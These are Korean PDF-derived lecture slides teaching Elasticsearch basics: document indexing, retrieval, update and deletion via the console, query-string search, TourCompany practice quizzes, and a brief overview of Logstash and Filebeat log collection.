
복제본이 다른 노드에 복사되면
초록으로 변경

2

<실습> 엘라스틱서치 데이터베이스 관리

- Document 색인화 및 조회
 - 고객 색인에 뭔가 넣기
 - » ID가 1인 간단한 고객 문서를 고객 색인으로 색인화

Console



The screenshot shows a command-line interface for Elasticsearch. On the left, a code editor-like area displays a POST request to 'customer/type1/1' with the following JSON payload:

```

1 POST customer/type1/1
2 {
3   "name" : "John Doe"
4 }

```

To the right of the request, there is a green play button and a wrench icon. To the right of the response, there is a grey play button and a wrench icon.

The response on the right is a JSON object with line numbers 1 through 14:

```

1 { "_index": "customer",
2   "_type": "type1",
3   "_id": "1",
4   "_version": 1,
5   "result": "created",
6   "shards": {
7     "total": 2,
8     "successful": 1,
9     "failed": 0
10 },
11   "seq_no": 0,
12   "_primary_term": 1
13 }
14


```

2

<실습> 엘라스틱서치 데이터베이스 관리

- Document 색인화 및 조회
 - 고객 색인에 뭔가 넣기
 - » 색인한 데이터 조회하기

Console



The screenshot shows a developer tools console interface for Elasticsearch. On the left, a request is typed into the input field: "1 GET customer/type1/1". To the right of the input are two icons: a green play button and a wrench. The main area displays the JSON response from the server. The response is numbered from 1 to 10 on the left, corresponding to the fields in the JSON object. The JSON structure is as follows:

```
1 {  
2   "_index": "customer",  
3   "_type": "type1",  
4   "_id": "1",  
5   "_version": 1,  
6   "found": true,  
7   "_source": {  
8     "name": "John Doe"  
9   }  
10 }
```

<실습> 엘라스틱서치 데이터베이스 관리

• 인덱스 삭제

– 고객 색인에 뭔가 넣기

- » 방금 작성한 색인을 삭제 한 다음 모든 색인을 다시 나열

```
DELETE /customer?pretty
GET /_cat/indices?v
```

응답

```
1 {  
2   "acknowledged": true  
3 }
```

- » 응답은 인덱스가 성공적으로 삭제되었음을 의미
- » 다음 단계로 넘어 가기 전에 지금까지 배웠던 몇 가지 API 명령을 확인

```
PUT /customer
PUT /customer/type1/1
{
  "name": "John Doe"
}
GET /customer/type1/1
DELETE /customer
```

<실습> 엘라스틱서치 데이터베이스 관리

• 데이터 입력

Console



The screenshot shows the Elasticsearch Dev Tools Console interface. On the left, a code editor window displays a POST request to the 'books/book1/1' index. The request body contains a document with fields: title, author, date, and pages. On the right, the response from the server is shown, indicating a successful creation of the document. The response includes details about the index, type, id, version, result, shards, total, successful, failed, seq_no, and primary_term.

```
1 POST books/book1/1
2 {
3   "title" : "Elasticsearch Guide",
4   "author" : "Choi",
5   "date" : "2018-09-17",
6   "pages" : "500"
7 }
```

```
1 {
2   "_index": "books",
3   "_type": "book1",
4   "_id": "1",
5   "_version": 1,
6   "result": "created",
7   "_shards": {
8     "total": 2,
9     "successful": 1,
10    "failed": 0
11  },
12  "_seq_no": 0,
13  "_primary_term": 1
14 }
```

<실습> 엘라스틱서치 데이터베이스 관리

- 데이터 조회

Console

1 GET books/book1/1



```
1 {  
2   "_index": "books",  
3   "_type": "book1",  
4   "_id": "1",  
5   "_version": 1,  
6   "found": true,  
7   "source": {  
8     "title": "Elasticsearch Guide",  
9     "author": "choi",  
10    "date": "2018-09-17",  
11    "pages": "500"  
12  }  
13 }
```

<실습> 엘라스틱서치 데이터베이스 관리

• 데이터 수정

- Elasticsearch는 거의 실시간으로 데이터 조작 및 검색 기능을 제공
- 기본적으로 데이터를 색인 / 업데이트 / 삭제할 때부터 검색 결과에 표시 될 때까지 1 초의 지연 (새로 고침 간격)을 기대
- ID를 고쳐 쓰면 수정
- ID를 쓰지 않거나 다른 ID를 사용할 경우 새롭게 저장
- 6.x에서는 POST와 PUT을 혼용

```
PUT /customer/type1/1?pretty
{
    "name": "Jane Doe"
}
```

응답

```
1 {
2     "_index": "customer",
3     "_type": "type1",
4     "_id": "1",
5     "_version": 1,
6     "result": "created",
7     "_shards": {
8         "total": 2,
9         "successful": 1,
10        "failed": 0
11    },
12    "created": true
13 }
```

```
PUT /customer/type1/2?pretty
{
    "name": "Jane Doe"
}
```

```
POST /customer/type1?pretty
{
    "name": "Jane Doe"
}
```

<실습> 엘라스틱서치 데이터베이스 관리

- Documents 삭제
 - 문서를 삭제하는 것은 매우 간단
 - ID가 2 인 이전 고객을 삭제하는 방법

```
DELETE /customer/type1/2?pretty
```

2

<실습> 엘라스틱서치 데이터베이스 관리

- 데이터 삭제

- 데이터 삭제 후 데이터 조회 시 found가 false임을 확인

Console

1 DELETE customer/type1/1



1 {

```

2   "_index": "customer",
3   "_type": "type1",
4   "_id": "1",
5   "_version": 4,
6   "result": "deleted",
7   "shards": {
8     "total": 2,
9     "successful": 1,
10    "failed": 0
11  },
12  "_seq_no": 3,
13  "_primary_term": 1
14 }
```

Console

1 GET customer/type1/1



1 {

```

2   "_index": "customer",
3   "_type": "type1",
4   "_id": "1",
5   "found": false
6 }
```

<실습> 엘라스틱서치 데이터베이스 관리

- 데이터 삭제 시 특징
 - 메타데이터가 그대로 유지
 - 도큐먼트 삭제 후 다시 데이터를 입력하면 _version 값이 이어서 진행
 - 버전까지 초기화하려면 인덱스를 삭제해야 함

Console

```

1 PUT customer/type1/1
2 {
3   "name" : "HELLO~"
4 }

1 {
2   "_index": "customer",
3   "_type": "type1",
4   "_id": "1",
5   "_version": 8,
6   "result": "created",
7   "_shards": {
8     "total": 2,
9     "successful": 1,
10    "failed": 0
11  },
12  "_seq_no": 11,
13  "_primary_term": 1
14 }
```

<실습> 엘라스틱서치 데이터베이스 관리

• Documents 업데이트

- 업데이트를 수행 할 때마다 Elasticsearch는 기존 문서를 삭제 한 다음 한 번에 업데이트가 적용된 새 문서의 색인을 생성
- 이 예는 이름 필드를 "Jane Doe"로 변경하여 이전 문서 (ID 1)를 업데이트하는 방법을 실습

```
POST /customer/type1/1/_update?pretty
{
    "doc": {"name": "Jane Doe" }
}
```

기존 항목 업데이트

```
POST /customer/type1/1/_update?pretty
{
    "doc": {"name": "Jane Doe" ,
              "age": 20}
}
```

새 항목 및 다수의 필드 업데이트

```
POST /customer/type1/1/_update?pretty
{
    "script": "ctx._source.age+=5"
}
```

기존의 있던 값에 알고리즘을 대입하여 업데이트

2

<실습> 엘라스틱서치 데이터베이스 관리

• 데이터 업데이트

- 입력된 도큐먼트를 수정하는 _update API 제공
- _update API의 두 개의 매개 변수인 doc와 script를 이용해서 데이터를 제어
 - » doc : 도큐먼트에 새로운 필드를 추가하거나 기존 필드 값을 변경하는데 사용
 - » script : 프로그래밍 기법을 사용. 입력된 내용에 따라 필드의 값을 변경하는 등의 처리

Console

```

필드 수정 or 추가
1 | POST customer/type1/1/_update
2 | {
3 |   "doc" : {
4 |     "category" : "IT",
5 |     "pages" : 50
6 |   }
7 | }
8 |
9 | POST customer/type1/1/_update
10 | {
11 |   "doc" : {
12 |     "author" : "CHOI"
13 |   }
14 | }
15 |
16 | POST customer/type1/1/_update ➤ 🔑
17 | {
18 |   "script" : "ctx._source.pages+=50"
19 | }

```

```

1 | {
2 |   "_index": "customer",
3 |   "_type": "type1",
4 |   "_id": "1",
5 |   "_version": 11,
6 |   "result": "updated",
7 |   "shards": {
8 |     "total": 2,
9 |     "successful": 1,
10 |     "failed": 0
11 |   },
12 |   "_seq_no": 14,
13 |   "_primary_term": 1
14 |

```

2

<실습> 엘라스틱서치 데이터베이스 관리

- 데이터 업데이트

- script의 ctx.op 명령을 사용하여 필드 조건에 따라 도큐먼트 삭제

Console

```

1 POST customer/type1/1/_update ➤ 🔑
2 {
3   "script" : {
4     "inline" : "if(ctx._source.pages
5       <= params.page_cnt){ctx.op = 'delete'}
6       else {ctx.op = 'none'}",
7       "params" : {
8         "page_cnt" : 150
9       }
10    }
11  }
12 }
```

```

1 #! Deprecation: Deprecated field [inline] used,
2 {
3   "_index": "customer",
4   "_type": "type1",
5   "_id": "1",
6   "_version": 16,
7   "result": "deleted",
8   "_shards": {
9     "total": 2,
10    "successful": 1,
11    "failed": 0
12  },
13   "_seq_no": 19,
14   "_primary_term": 1
15 }
```

<실습> 엘라스틱서치 데이터베이스 관리

• QUIZ!!!

- TourCompany의 오신 것을 환영합니다! 이 여행사는 여러분이 고객명단을 잘 관리해주리라 믿고 의뢰합니다. 다음 시나리오에 따라 여러분들의 작업을 진행하시면 됩니다!
- 이 회사에는 엘라스틱서치가 새로 도입돼 아무런 데이터도 없습니다. 고객관리를 위해 다음 데이터를 입력하십시오. (Index : tourcompany, Type : customerlist)

Doc Id	name	phone	holiday_dest	departure_date
1	Alfred	010-1234-5678	Disneyland	2017/01/20
2	Huey	010-2222-4444	Disneyland	2017/01/20
3	Naomi	010-3333-5555	Hawaii	2017/01/10
4	Andra	010-6666-7777	Bora Bora	2017/01/11
5	Paul	010-9999-8888	Hawaii	2017/01/10
6	Colin	010-5555-4444	Venice	2017/01/16

<실습> 엘라스틱서치 데이터베이스 관리

• 실습 문제: QUIZ!!!

- 다음 임무를 수행하기 위해 쿼리문을 작성하고 데이터베이스에 적용하십시오.
 - » BoraBora 여행은 공항테러 사태로 취소됐습니다. BoraBora 여행자의 명단을 삭제해주십시오.
 - » Hawaii 단체 관람객의 요청으로 출발일이 조정됐습니다. 2017/01/10에 출발하는 Hawaii의 출발일을 2017/01/17일로 수정해주십시오.
 - » 휴일 여행을 디즈니랜드로 떠나는 사람들의 핸드폰 번호를 조회하십시오.

2 엘라스틱서치 데이터베이스 관리

- 검색(_search) API
 - 엘라스틱서치에서의 검색은 인덱스 또는 타입 단위로 수행
 - _search API 사용
 - 질의는 q 매개변수의 값으로 입력
 - hamlet이라는 검색어로 검색

질의	질의문
books 인덱스, book 타입에서 hamlet 검색	localhost:9200/books/book/_search?q=hamlet
books 인덱스에서 hamlet 검색	localhost:9200/books/_search?q=hamlet
전체 인덱스에서 time 검색	localhost:9200/_search?q=time

엘라스틱서치 데이터베이스 관리

- 특정 필드 검색
 - q 매개변수에 <필드명: 질의> 입력

질의	질의문
전체 인덱스의 title 필드에서 time 검색	/_search?q=title:time

- 다중 조건 검색
 - and와 or를 사용하여 다수의 조건을 검색

질의	질의문
title 필드에서 time과 machine을 검색	/_search?q=title:time AND machine

엘라스틱서치 데이터베이스 관리

- **explain** : 점수 계산에 사용된 상세 값 출력

질의	질의문
explain 매개변수를 사용해서 검색 처리 결과 표시	<code>/_search?q=title:time&explain</code>

- 요약된 전체 hit 수와 점수(score) 등의 메타 정보를 출력
 - `_source` false로 설정하면
 - 도큐먼트 출력 생략

질의	질의문
<code>_source</code> 매개변수를 false로 설정해 도큐먼트 내용을 배제하고 검색	<code>/_search?q=title:time&_source=false</code>

엘라스틱서치 데이터베이스 관리

- 출력 결과에 표시할 필드를 지정
 - _source에 표시할 필드를 쉼표(,)로 구분하여 입력

질의	질의문
title, author, category 필드만 출력	/_search?q=title:time&_source=title,author,category

- 검색 결과의 출력 순서 정렬
 - sort=필드명 형식 사용 (디폴트로 _score 값 기준)
 - 내림차순 정렬 : sort=필드명:desc (디폴트로 asc(오름차순))

질의	질의문
pages 필드를 기준으로 오름차순 정렬	/_search?q=author:jules&sort=pages
pages 필드를 기준으로 내림차순 정렬	/_search?q=author:jules&sort=pages:desc

<실습> 엘라스틱서치 데이터베이스 관리

• 실습 문제: QUIZ!!!

- TourCompany의 다시 오신 것을 환영합니다! 안타깝게도 저번에 입력했던 데이터가 모두 날아갔습니다ㅠ
- 이런 상황을 미리 방지하기 위해 벌크 데이터를 만들고 API를 사용하여 업로드 해봅시다!
(Index : tourcompany, Type : customerlist)

Doc Id	name	phone	holiday_dest	departure_date
1	Alfred	010-1234-5678	Disneyland	2017/01/20
2	Huey	010-2222-4444	Disneyland	2017/01/20
3	Naomi	010-3333-5555	Hawaii	2017/01/10
4	Andra	010-6666-7777	Borabora	2017/01/11
5	Paul	010-9999-8888	Hawaii	2017/01/10
6	Colin	010-5555-4444	Venice	2017/01/16

<실습> 엘라스틱서치 데이터베이스 관리

• 실습 문제: QUIZ!!!

– 좀더 효과적인 임무 수행을 위해 검색 기능을 수행하는 쿼리를 작성하시오.

1. tourcompany 인덱스에서 010-3333-5555를 검색하시오.
2. 휴일 여행을 디즈니랜드로 떠나는 사람들의 핸드폰 번호를 조회하시오(phone 필드만 출력).
3. departure date가 2017/01/10과 2017/01/11인 사람을 조회하고 이름 순으로 출력하시오.
(name과 departure date 필드만 출력)
4. BoraBora 여행은 공항테러 사태로 취소됐습니다. BoraBora 여행자의 명단을 삭제해주시오.
5. Hawaii 단체 관람객의 요청으로 출발일이 조정됐습니다. 2017/01/10에 출발하는 Hawaii의 출발일을 2017/01/17일로 수정해주시오.

```
POST twitter/_update_by_query
{
  "script": { "inline": "ctx._source.likes++", "lang": "painless" },
  "query": { "term": { "user": "kimchy" } }
}
```


3

로그스태시, 파일 비트를 활용한 로그 수집

• 로그 스태시, 파일비트 개요

 데이터 집계, 변환 및 Stash(보관)

Logstash는 오픈소스 서버측 데이터 처리 파이프라인으로, 다양한 소스에서 동시에 데이터를 수집(Ingest)하여 변환한 후 자주 사용하는 "스태쉬(Stash)-보관소"로 보냅니다. (여기서는 당연히 Elasticsearch입니다.)



```

graph TD
    A(( )) --- B(( ))
    C(( )) --- B
    D(( )) --- B
    B((L)) --- E(( ))
    E --- F(( ))
    E --- G(( ))
    E --- H(( ))
  
```

 Filebeat

경량 로그 수집기

로그를 생성하는 서버, 가상 시스템, 컨테이너가 수십 개, 수백 개 또는 수천 개 있을 때는 SSH 터미널 사용이 불가능합니다. Filebeat는 로그와 파일을 경량화 된 방식으로 전달하고 중앙 집중화하여 작업을 간편하게 유지해줍니다.

3

로그스태시, 파일 비트를 활용한 로그 수집


- 로그 스태시의 입력(<https://www.elastic.co/kr/products/logstash>)



3

로그스태시, 파일 비트를 활용한 로그 수집


- 로그 스태시의 필터(<https://www.elastic.co/kr/products/logstash>)



3




로그스태시, 파일 비트를 활용한 로그 수집

- 로그 스태시의 출력(<https://www.elastic.co/kr/products/logstash>)



로그스태시, 파일 비트를 활용한 로그 수집

